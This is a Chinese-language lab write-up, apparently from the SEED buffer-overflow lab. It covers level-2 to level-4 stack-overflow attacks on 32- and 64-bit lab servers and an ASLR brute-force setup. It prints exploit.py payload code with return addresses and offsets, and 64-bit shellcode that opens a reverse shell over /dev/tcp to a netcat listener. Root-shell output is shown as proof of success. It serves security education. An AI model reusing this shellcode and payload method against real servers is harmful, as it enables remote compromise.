

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 0
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd348
server-2-10.9.0.6 | ==== Returned Properly ====
```


改写攻击程序：

利用循环在我们插入的 shellcode 前的每一个位置都输入其地址。总会有一个覆盖到返回地址。


```
##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret     = 0xffffd474    # Change this number
#offset = 0x74          # Change this number
S = 75
# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(S):
        content[offset * 4:offset * 4 + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################
```

编译攻击：



```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```


```
[07/08/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 48920
root@f240ecd1e026:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 63  bytes 6843 (6.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1157 (1.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@f240ecd1e026:/bof#
```

Ip 地址为服务器的地址，说明入侵成功！


TASK 4: Level-3 Attack

正常链接服务器获取相关信息：




```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 0
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe340
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe270
server-3-10.9.0.7 | ==== Returned Properly ====
```

修改攻击代码，注意更换 64 位的 sheelcode 序列。由于 64 位地址 0 的存在，我们的攻击程序在刚刚写到返回地址时便会停止，不再进行后面的写入。**所以我们需要把我们的攻击程序写到 buffer 内（返回地址下方）**，这样才能在写入停止前把所有攻击程序录入完毕，同时注意修改返回地址为 buffer 的入口地址，这样经过指令跳转可以执行到我们的攻击程序。




```
shellcode= (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```




```
##################################################################
# Put the shellcode somewhere in the payload
start = 8               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffe270    # Change this number
offset = 0xd8            # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
```

攻击效果：



```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```




```
[07/08/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 51448
root@149cbc28362a:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 74  bytes 7986 (7.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 1597 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@149cbc28362a:/bof#
```

Ip 地址为服务器的地址，说明入侵成功！


TASK 5: Level-4 Attack

正常链接服务器获取相关信息：




```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 0
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe530
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe4d0
server-4-10.9.0.8 | ==== Returned Properly ====
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 0
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe530
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe4d0
server-4-10.9.0.8 | ==== Returned Properly ====
```

修改攻击代码。由于 64 位地址 0 的存在，我们的攻击程序在刚刚写到返回地址时便会停止，不再进行后面的写入，并且缓冲区过小我们无法把我们的攻击程序写到 buffer 内，所以我们采用让程序直接跳转到存储我们代码的缓冲区，让其执行我们的代码。




```
##################################################################
# Put the shellcode somewhere in the payload
start = 200               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffe9e0   # Change this number
offset = 0x68         # Change this number
# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
###################################################### ###########
```

攻击效果：



```
[07/08/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/08/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.8 9090
```




```
[07/08/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 53510
root@21bf6408710c:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.8  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:08  txqueuelen 0  (Ethernet)
        RX packets 52  bytes 5918 (5.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1297 (1.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@21bf6408710c:/bof# 
```

Ip 地址为服务器的地址，说明入侵成功！


TASK 6: ASLR

打开 ASLR。




```
[07/08/21]seed@VM:~/.../attack-code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

观察栈地址变化。




```
[07/08/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[07/08/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[07/08/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[07/08/21]seed@VM:~/.../attack-code$
```




```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff9f9bf8
server-1-10.9.0.5 | Buffer's address inside bof():     0xff9f9b88
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffef29f8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffef2988
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff8b9b38
server-1-10.9.0.5 | Buffer's address inside bof():     0xff8b9ac8
server-1-10.9.0.5 | ==== Returned Properly ====
```


大致调整代码后(注意替换为 32 位代码)，使用 shell 脚本暴力攻击。



